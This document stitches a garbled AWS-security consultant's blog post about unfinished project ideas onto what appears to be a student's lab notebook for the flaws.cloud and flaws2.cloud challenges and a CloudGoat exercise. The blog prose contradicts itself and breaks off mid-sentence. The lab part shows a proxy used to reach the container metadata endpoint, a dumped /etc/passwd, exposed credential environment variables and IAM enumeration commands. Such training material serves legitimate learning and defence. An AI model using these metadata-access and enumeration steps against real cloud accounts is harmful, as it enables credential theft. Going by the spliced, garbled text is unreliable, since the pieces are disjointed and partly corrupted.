    <description><p>I'm excited to say that I've taken a new job with a href="https://aurora.tech/">Aurora</a> and am shutting down my consulting business. This post will discuss some project ideas I never got to finish. I want to briefly discuss this move. It's weird to move on from something I built over the past 3.5 years and that was by all definitions a success. I've had dozens of clients across 5 continents, was quoted in the WSJ, keynoted a conference in Switzerland, travelled to South Africa to train people, obtained over 10,000 followers on Twitter, worked with Duo Security to create some of the most popular open-source cloud security tools, and generally have become one of the go-to people in the world for AWS security.</p><p>It all started with the release of <a href="https://aurora.tech/post/2013/01/01/first-chapter.html" title="First Chapter">Chapter 1</a> almost 3 years ago. The main motivation was to leave my job and start that new adventure. I've had a ton of personal and professional growth along the way. I highly recommend considering that life path and written about how to do something similar <a href="https://twitter.com/0xdabbad00/status/1262056865656409025" title="Twitter Status"><here>/a> and <a href="https://twitter.com/0xdabbad00/status/1284193457175552000" title="Twitter Status"><here>/a>. I'm excited for this new opportunity where I can focus on challenges that require deeper integrations, architectural changes, and longer time horizons than short-term contract work.</p><p>This post will describe project ideas I didn't get around to as I was writing this post. I think there are a few things that could be done to help the AWS security space. One possibility is to have a $500 business to get some extra revenue, these are some ideas that I think the world of AWS security would benefit from.</p><p><b>CloudWatch Metrics</b> much the same way as tools such as <a href="https://github.com/netflix/repo4id">repo4id</a> and <a href="https://github.com/duo-labs/cloustracker">cloustracker</a> have recommended as auto-remediated changes to IAM privileges based on the privileges actually used (as evidenced by Access Advisor or CloudTrail logs) vs the privilege granted, the concept would be to take the metrics. See the CloudWatch Metrics documentation and CloudWatch Metrics Log Insights documentation for more details. If you have any feedback or suggestions, please let me know. I would be interested in your thoughts on how to proceed and change, so you could say "this EC2 has never received traffic on port 80, therefore that Security Group can be changed". I suspect that much like the problems I encountered in graphing network diagrams with CloudMapper, this may be more difficult in larger environments. You would also likely need to take CloudTrail logs into consideration in order to understand what EC2s (or other resources) existed at the time of the Flow logs. And this is a blog post, so <a href="https://aws.amazon.com/blogs/security/how-to-use-cloudtrail-security-insights-with-vpc-flow-logs/">here</a>, that's another post and Cloud Flow Logs. For now, I'm going to minimize the number of what all could be done, and just list the ones I'm currently investigating memory capture using EC2 hibernation. <b>When AWS updated their</b> <a href="https://d1.awsstatic.com/whitepapers/aws_security_incident_response.pdf" title="AWS Incident Response Whitepaper"><here>/a>, whitepaper in June 2020, the biggest change was the mention of using EC2 hibernation for memory capture. Historically it has been very easy to take a disk snapshot of an EC2, but doing a memory capture required third party tools. Having AWS native functionality for memory capture is very interesting. There are a few limitations and requirements for this to be possible, and it'd be interesting in seeing this explored. See some discussion here: <a href="https://forums.aws.amazon.com/thread/338324#startPost" title="AWS Forum Post"><here>/a> and <a href="https://aws.amazon.com/blogs/compute/introducing-aws-lambda-access-control-features-for-aws-organizations/" title="AWS Lambda Access Control Features for AWS Organizations"><here>/a>. The post goes into great detail on how to understand what all the privileges a role has when taking into consideration the IAM policies, Permission Boundaries, and SCPs being applied to it. At a minimum it would be nice to just concat all these together into one place, especially for SCPs which can be applied to the account or multiple levels of OUs. Ideally though you'd like something that you can understand how these operate together and give you the ability to see what the role has access to. If you have a specific policy, you can see what it has access to, but if you have a tag, you can only see access to S3. I think you'd like to know that the role can only access S3. This functionality is needed for some later projects. <p><b>Access Denied</b> explained</p><p>Similar to the "IAM privilege aggregator", a situation that is going to become an increasingly worse problem on AWS, is debugging why something was denied. When you get an Access Denied error, there is no further context, either within the API response or CloudTrail logs. Imagine trying to access S3 bucket and getting an Access Denied. Has it because you didn't have privileges, because of a permission boundary, a bucket policy, or something else. This is a huge challenge when it comes to access control. If you have a tag, it's easy to see what the role has access to, but if you have a tag, it's hard to see what the role has access to. If the tags on the bucket don't match the tags required for your access</p><p>As SCPs become more common and as AWS advocates greater use of</p><p><a href="https://summitroute.com/blog/2020/11/02/state_of_abac_on_aws/">ABAC</a>, this situation is going to happen more frequently and become harder to debug. Minimally, you want to at least tell someone the relevant statements and conditions for the privilege involved. The ultimate goal would be to tell this to the CloudTrail events in EventBridge to look for Access Denied messages in real-time and then automatically remediate the issue. This is a feature I'm currently working on in my spare time. There are some common conditions like that which you could have pre-planned conversational text for. If you build that, there are people I know right now that would write you checks. Another option would be to use</p><p><a href="https://summitroute.com/blog/2020/05/25/client_side_monitoring/">CSM</a> to identify these Access Denieds locally or in special cases, such as when unit tests are run in a CI/CD or staging environment.</p><p><b>SCP Baseline creation</b> In an engagement I was given access to a newly created account that had been initialized with the company baseline that included a lot of organization wide GuardDuty rules. I wanted to generate a proxy SCP to conform to the company baseline. I did this on a sandbox account, it doesn't modify this baseline. It should be fairly easy to generate an SCP based on some common features like that which has built-in functionality for exception conditions so that those features can still be changed by a certain Organization accessible admin role.</p><p>Along with this, it would be nice to have a differ and some sort of linter, such that you could identify that an existing SCP, for example, does not properly protect GuardDuty.</p><p><b>Tagging policy SCP generator</b> Tagging policy SCP generator</p><p>Many companies would like to ensure all their resources are tagged with certain keys, such as an Owner tag. You might think that the Organization feature Tag Policies could do this, but you would be sorely disappointed, just like everyone else that ever tried using that feature to do anything meaningful. One way of accomplishing this is to auto-remediate or otherwise detect improperly tagged resources after the fact, but I believe a better way would be to
```

- Use the proxy to access this internal metadata service and show the results.



Vulnerability Description: The provided proxy server allows the adversary (or anyone else) to browse the contents of the meta data in the bucket, including accessing credentials.

Suggested Remediation: Take down the proxy server, or ensure that it can't get to those parts of the bucket.

8. flaws: Level 6

- What Action on what Resource does this policy allow?

Allows apigateway:GET on resource arn:aws:apigateway:us-west-2::/restapis/*

- Show the Action has been allowed and the Resource it has been allowed on.

```

Workbench | Your environments | 4.3 Instance Redo - AWS Cloud9 | + 
File Edit Find Go Run Tools Window Support Preview Run
Go Anything (Ctrl-P)
File Edit Find View Go Run Tools Window Support Preview Run
bash - ubuntu@ip-172-3 x
└─ Instance Redo
    └─ level3
        4keyparam
        key
        README.md
aws
└─ aws

wostartsoft:~/environment $ aws iam get-policy-version --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --version-id v4 --profile level16
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2:::restapis/*"
        }
      ],
      "VersionId": "v4",
      "IsDefaultVersion": true,
      "CreateDate": "2017-02-20T01:48:17Z"
    }
  }
}
wostartsoft:~/environment $ aws lambda list-functions --profile level16
{
  "Functions": [
    {
      "FunctionName": "Level16",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level16",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level16",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 192,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "ContainerImage": "21e8bf9f12cebf93b282cf.flaws.cloud/d730aa2b/",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "98833fd-def0-41a8-b020-1f20ad9c77b",
      "PackageType": "Zip"
    }
  ]
}
wostartsoft:~/environment $ aws lambda get-policy --function-name Level16 --profile level16
{
  "Policy": "{\"Version\": \"2012-10-17\", \"Id\": \"defa01\", \"Statement\": [{\"Sid\": \"984610a93f93b76add6ed6ed82c0a8b\", \"Effect\": \"Allow\", \"Principal\": \"*\", \"Service\": \"apigateway.amazonaws.com\"}, {\"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:975426262029:s33ppypa75/*/GET/level16\"}], \"RevisionId\": \"98833fd-def0-41a8-b020-1f20ad9c77b\"}"
}

```

- Take a screenshot of it for your lab notebook.

The End

FLAWS - The End

Lesson learned

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

Avoiding this mistake

Don't hand out any permissions liberally; even permissions that only let you read metadata or know what your permissions are.

The End

Congratulations on completing the FLAWS challenge!

Send me some feedback at scott@summitroute.com

Tweet and tell your friends about it if you learned something from it.

There is also now a [FLAWS2.cloud](https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level1)! Check that out, and a reminder, if your company is interested in receiving AWS security training, please reach out to me at scott@summitroute.com.

https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level1

Vulnerability Description: The ability to read the iam policies allows the adversary to exploit weaknesses in over-provisioned roles.

Suggested Remediation: Don't allow the account to read permissions.

Lab 4.4

2. flaws2 Attacker: Level 1

- Take a screenshot showing this account via the command below

- Take a screenshot showing the secret URL in the file

```
File Edit Find View Go Run Tools Window Support Preview Run
Go to Anything (Ctrl+P)
bash - "ubuntu@ip-172-3 x"
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <meta name="description" content="AWS Security training">
    <meta name="keywords" content="aws,security,ctf,amazon,enterprise,infosec,cyber,flaws2">
    <title>JAM62.cloud</title>

    <link href="http://flaws2.cloud/css/bootstrap.css" rel="stylesheet">
    <link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
    <link href="http://flaws2.cloud/css/summitroute.css" rel="stylesheet">

    <link rel="icon" href="/favicon.ico" sizes="16x16 32x32 64x64" type="image/vnd.microsoft.icon">
</head>


<body>
    <div class="stretchForFooter">
        <div class="content">
            <nav class="navbar navbar-default" role="navigation">
                <div class="navbar-header">
                    <a class="navbar-brand" href="/"></a>
                </div>
                <div class="nav navbar-nav navbar-right">
                    <ul>
                        <li>
                            <a href="http://flaws2.cloud" class="hvr-overline-from-center">flaws2.cloud</a>
                        </li>
                    </ul>
                </div>
            </nav>
        </div>
        <hr class="gradient">
        <div class="content-section-a">
            <div class="container">
                <div class="row">
                    <div class="col-sm-8 col-sm-offset-2">
                        <div class="content">
                            <div class="row">
                                <div class="col-sm-12">
                                    <center><h1>Level 1 - Secret</h1></center>
                                    <br>
                                    The next level is at <a href="http://level1-g9785tw6478k4awxtbox9kk35ka8iiz.flaws2.cloud">http://level1-g9785tw6478k4awxtbox9kk35ka8iiz.flaws2.cloud</a>
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>
</html>
```

Vulnerability Description: The lambda function used by the application performs no input validation, allowing the adversary to generate an error message spilling the backend credentials.

Suggested Remediation: Validate the input before using it.

3. flaws2 Attacker: Level 2

- Take a screenshot of the successful login.



Vulnerability Description: The credentials are stored on a container running HTTP, allowing the adversary to easily find and query the file to retrieve them.

Suggested Remediation: Don't store the credentials on such a server; or, limit who can perform http access.

4. flaws2 Attacker: Level 3

- To test this, take a screenshot of the output when using the request below

```
root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:2-bin:/bin:/usr/sbin/nologin sys:x:3:3-sys:/dev:/usr/sbin/nologin sync:x:4:65534-sync:/bin:/sync games:x:5:60-games:/usr/games:/usr/sbin/nologin man:x:6:12-man:/var/cache/man:/usr/sbin/nologin lp:x:7:7lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8-mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10-uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13-proxy:/bin:/usr/sbin/nologin www-data:x:33:33-www-data:/var/www:/usr/sbin/nologin backup:x:34:34-backup:/var/backups:/usr/sbin/nologin list:x:38:38-Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39-ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41-Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102-systemd Time Synchronization...:/run/systemd:/bin/false systemd-network:x:101:103-systemd Network Management...:/run/systemd/netif:/bin/false systemd-resolve:x:102:104-systemd Resolver...:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105-systemd Bus Proxy...:/run/systemd:/bin/false _apt:x:104:65534::nonexistent:/bin/false
```

- Take a screenshot of the environment variables for the process running the container.

```

HOSTNAME=ip-172-31-55-65.ec2.internal HOME=/root AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=v2/credentials f53fc20a-9a31-4f65-8f4e-0a201a72f7b0AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGION=us-east-1ECS_CONTAINER_METADATA_URL_V4=http://169.254.170.2/v4/ef02f49-194c-477b-9fa5-2b408352ac1ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/ef02f49-194c-477b-9fa5-2b408352ac1ePATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbinAWS_REGION=us-east-1PWD=2b408352ac1
https://2-rfismm008.execute-api.us-1.amazonaws.com/default/level1?vodId: ads6
aws s3 cp s3://level1.flaws2.cloud/ppxFdwV4D0tZm8vbQRvhxL8mE6uxNco.hprofile level1 .

```

- Use the proxy to access the contents of the URI above and take a screenshot of its output.

```

{
  "TaskDefinition": "f53fc20a-9a31-4f65-8f4e-0a201a72f7b0",
  "Image": "653711331788.dkr.ecr.us-east-1.amazonaws.com/level1",
  "Labels": "com.amazonaws.ecs.cluster=arn:aws:ecs:us-east-1:653711331788:cluster:level1",
  "ContainerDefinitions": [
    {
      "Name": "level1",
      "Image": "sha256:2473de35b76103fx303fb9414244134520524a050b1e0e78a485616c0fa0621",
      "Labels": "com.amazonaws.ecs.task-arm=arn:aws:ecs:us-east-1:653711331788:task:level1:d66bbad37774b8972cf0158ba94912",
      "Memory": 1024,
      "Cpu": 128,
      "Essential": true,
      "PortMappings": [
        {
          "ContainerPort": 80,
          "HostPort": 80
        }
      ],
      "Networking": {
        "NetworkMode": "awsvpc",
        "IPv4Addresses": [
          "172.31.55.65"
        ]
      },
      "HealthCheck": {
        "Status": "UNHEALTHY",
        "StatusSince": "2021-02-09T21:26:23.817693302Z",
        "StartedAt": "2021-02-09T21:26:27.440270863Z"
      }
    }
  ],
  "TaskDefinitionArn": "arn:aws:ecs:us-east-1:653711331788:task-definition:level1"
}

```

- Take a screenshot of the site.

The End

Congrats! You completed the attacker path of fIAWS 2! There is also a [defender path](#).

If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!

I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting [summitroute.com](#), or sending me DM on twitter to [_Odadbad00](#).

```

http://container.target.flaws2.cloud
http://169.254.170.2/v3/ef02f49-194c-477b-9fa5-2b408352ac1

```

Vulnerability Description: The proxy allows the adversary to access the bucket directly, printing out the environmental variables including the secret.

Suggested Remediation: Take down the proxy, or limit who can access it and what on the bucket it may access.

5. flaws2 Defender: Objective 1

- Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:

- Take a screenshot of the token issued by using the command below

```

python3 -c "...

```

6. flaws2 Defender: Objective 2

- Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.

- Take a screenshot of the buckets listed

```
File Edit Find View Go Run Tools Window Support Preview Run
Go to Anything (Ctrl+P)
python3 -u "ubuntu@ip-177.x"
download: $!/aws-lambda-logs/MWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz to AWSLogs/653711331788/CloudTrails/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz
download: $!/aws-lambda-logs/MWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz to AWSLogs/653711331788/CloudTrails/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz
download: $!/aws-lambda-logs/MWSLogs/653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz to AWSLogs/653711331788(CloudTrails/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz
download: $!/aws-lambda-logs/MWSLogs/653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz to AWSLogs/653711331788(CloudTrails/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23052_zkIMhON7Ephala9u.json.gz
43keypair.pem AWSLogs README.md key level1 secret-ppxFwdW4D0LzBvQrVnxL8mE6wXco.html
43keypair.pem AWSLogs README.md key level1 secret-ppxFwdW4D0LzBvQrVnxL8mE6wXco.html
vostrarsoft::environment$ cd AWSLogs
vostrarsoft::environment$ ls
653711331788
vostrarsoft::environment$ ls -l
653711331788
vostrarsoft::environment$ cd CloudTrail
vostrarsoft::environment$ ls
us-east-1
vostrarsoft::environment$ cd us-east-1
vostrarsoft::environment$ ls
2018
vostrarsoft::environment$ cd 2018
vostrarsoft::environment$ ls
653711331788(CloudTrail/us-east-1_2018/11
vostrarsoft::environment$ cd 11
vostrarsoft::environment$ ls
653711331788(CloudTrail/us-east-1/2018/11
vostrarsoft::environment$ cd 11
vostrarsoft::environment$ ls
653711331788(CloudTrail/us-east-1/2018/11/1
vostrarsoft::environment$ cd 28
vostrarsoft::environment$ ls
653711331788(CloudTrail/us-east-1/2018/11/28
vostrarsoft::environment$ ls -l
653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23102_AlInhv3skzRIBFV.json.gz
653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23102_jN9HNTz7KhnvC.json.gz
653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23102_QGc1d0s1084y.json.gz
653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23102_r79mExj9rXshXg.json.gz
vostrarsoft::environment$ ls -l
653711331788(CloudTrail/us-east-1/2018/11/28/653711331788(CloudTrail/us-east-1_20181128T23102_r79mExj9rXshXg.json.gz
vostrarsoft::environment$ ls
43keypair.pem AWSLogs README.md key level1 secret-ppxFwdW4D0LzBvQrVnxL8mE6wXco.html
vostrarsoft::environment$ vim ~.aws/config
vostrarsoft::environment$ aws sts get-caller-identity --profile security
{
    "User": "AROA1KRY5GULQLYOG0RMWS:botocore-session-1622520233",
    "Account": "653711331788",
    "Arn": "arn:aws:iam::653711331788:assumed-role/security/botocore-session-1622520233"
}
vostrarsoft::environment$ aws s3 ls --profile target_security
2018-11-28 19:50:16      flume2.cloud
2018-11-28 18:45:26      leveldb2.cloud
2018-11-28 01:00:16      leveldb-gzip2ed5446609e0945e581f11:leveldb2.cloud
2018-11-27 23:47:27      the-end-962b725jabfm3wckt8B94asqemB.flume2.cloud
2018-11-27 20:37:27      the-end-962b725jabfm3wckt8B94asqemB.flume2.cloud
```

7. flaws2 Defender: Objective 3

- Take a screenshot of the last 10 output lines of the following.

- Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?

104.102.221.250 ... based on ListImages, GetDownloadUrlForLayer, and ListBuckets.

8. flaws2 Defender: Objective 4

- Show the IP address the event was triggered from as well as the tool used to initiate the event (via the userAgent field).

Workbench | Your environments | 4.3 Instance Redo - AWS Cloud9 | +

File Edit Find View Go Run Tools Window Support Preview Run

Go to Anything (Ctrl+P)

3 Instance Redo

AWSLogs

level3

43keypair.pem

key

README.md

secret-pvFvfdwV4DD

bash : "ubuntu@ip-172-3-1:

```
2018-11-28T23:03:17Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:03:18Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:03:21Z 34,234,236,212 arn:aws:s3:::653711331788;assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:30Z apigateway.amazonaws.com Invoke
2018-11-28T23:03:35Z 34,234,236,212 arn:aws:s3:::653711331788;assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:03:36Z 34,234,236,212 arn:aws:s3:::653711331788;assumed-role/level1/level1 653711331788 AssumedRole CreateLogStream
2018-11-28T23:04:54Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:04:54Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:05:17Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:05:37Z 104.192.221.250 arn:aws:s3:::653711331788;assumed-role/level1/level1 653711331788 AssumedRole ListImages
2018-11-28T23:06:33Z 104.192.221.250 arn:aws:s3:::653711331788;assumed-role/level1/level1 653711331788 AssumedRole BatchGetImage
2018-11-28T23:07:48Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:07:48Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:09:28Z 104.192.221.250 arn:aws:s3:::653711331788;assumed-role/level1/d198014a-2404-45d6-9113-4edaa22d7f27 653711331788 AssumedRole ListBuckets
2018-11-28T23:09:36Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
2018-11-28T23:09:36Z 104.192.221.250 ANONYMOUS_PRINCIPAL AisSaccount GetObject
{
    "eventVersion": "1.0",
    "userIdentity": {
        "type": "Root"
    },
    "principalId": "AROAY0QWBN0UMLZKMF64:d198014a-2404-45d6-9113-4edaa22d7f27",
    "arn": "arn:aws:s3:::653711331788;assumed-role/level1/d198014a-2404-45d6-9113-4edaa22d7f27",
    "accountId": "653711331788",
    "sourceAccount": "653711331788;arn:aws:s3:::653711331788;role/level1",
    "sessionContext": {
        "attributes": {
            "mfaAuthenticated": "false",
            "creationDate": "2018-11-28T22:31:59Z"
        },
        "sessionIssuer": {
            "type": "Role",
            "principalId": "AROAY0QWBN0UMLZKMF64",
            "arn": "arn:aws:s3:::653711331788;role/level1",
            "accountId": "653711331788",
            "userName": "level1"
        }
    },
    "eventTime": "2018-11-28T23:09:28Z",
    "eventsSource": "s3.amazonaws.com",
    "eventName": "ListBuckets",
    "requestParameters": {
        "sourceIPAddress": "104.192.221.250"
    },
    "userAgent": "aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9",
    "requestParameters": null,
    "responseElements": null,
    "requestID": "469659389538027",
    "eventID": "65e111a0-93ae-40a8-9673-16251a804873",
    "eventType": "MedialiveCall",
    "recipientAccountId": "653711331788"
}
```

voustartsoft:/environment/AWSLogs/653711331788/CloudWatchLogs/us-east-1/2018/11/28 \$

- What service is this role meant to be used with?

Allows ECS tasks to call AWS services on your behalf.

- Is it compatible with what you discovered via the userAgent field in the previous step?

Compatible in that it's allowed by the role, but not consistent with the spirit of the role purpose.

9. flaws2 Defender: Objective 5

- Explain who is allowed to perform what actions on the level2 repository with this policy.

The principal is "*", which means all validated accounts.

"`ecr:GetDownloadUrlForLayer`", - Retrieves the pre-signed Amazon S3 download URL corresponding to an image layer.


"**ecr:BatchGetImage**", - Gets detailed information for an image.

"`ecr:BatchCheckLayerAvailability`", - Checks the availability of one or more image layers in a repository.

"ecr>ListImages", - Lists all the image IDs for the specified repository.
"ecr>DescribeImages" - Returns metadata about the images in a repository.

10. flaws2 Defender: Objective 6

- Show the output of the query



The screenshot shows the AWS Athena console interface. On the left, the sidebar displays the Data source (AwsDataCatalog), Database (flaws2), and Tables (1) section, which contains the 'cloudtrail' table. The main area shows a query editor with the following SQL code:

```
1 select eventtime, eventname from cloudtrail;
```

Below the query editor, the results are displayed in a table format:

eventtime	eventname
2018-11-28T23:09:28Z	ListBuckets
2018-11-28T23:03:12Z	CreateLogStream
2018-11-28T23:09:36Z	GetObject
2018-11-28T23:09:36Z	GetObject
2018-11-28T23:02:56Z	GetObject
2018-11-28T23:02:56Z	GetObject
2018-11-28T23:02:56Z	GetObject
2018-11-28T23:02:57Z	GetObject
2018-11-28T23:03:08Z	GetObject
2018-11-28T23:03:08Z	GetObject
2018-11-28T23:03:08Z	GetObject
2018-11-28T23:03:11Z	GetObject
2018-11-28T23:03:13Z	Invoke
2018-11-28T23:03:14Z	GetObject

- Show the output of the query.

The screenshot shows the AWS Athena Query Editor interface. The query window contains the following SQL code:

```

1 SELECT
2   eventname,
3   count(*) AS mycount
4 FROM cloudtrail
5 GROUP BY eventname
6 ORDER BY mycount;

```

The results table displays the following data:

eventname	mycount
ListObjects	1
ListImages	1
BatchGetImage	1
ListBuckets	1
GetDownloadUrlForLayer	1
Invoke	2
AssumeRole	3
CreateLogStream	5
GetObject	22

Lab 4.5

3. iam_privesc_by_rollback steps

- Show the policies attached to the credentials given

The terminal session shows the following AWS CLI commands:

```

aws iam list-attached-user-policies --profile raynor -o json | jq .AttachedPolicies[0].PolicyArn
aws iam list-policy-versions --profile raynor --policy-arm arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojaukl1s
aws iam get-policy-version --profile raynor -o json --version-id v1

```

The output of the first command is:

```

"PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojaukl1s"

```

The output of the second command is:

```

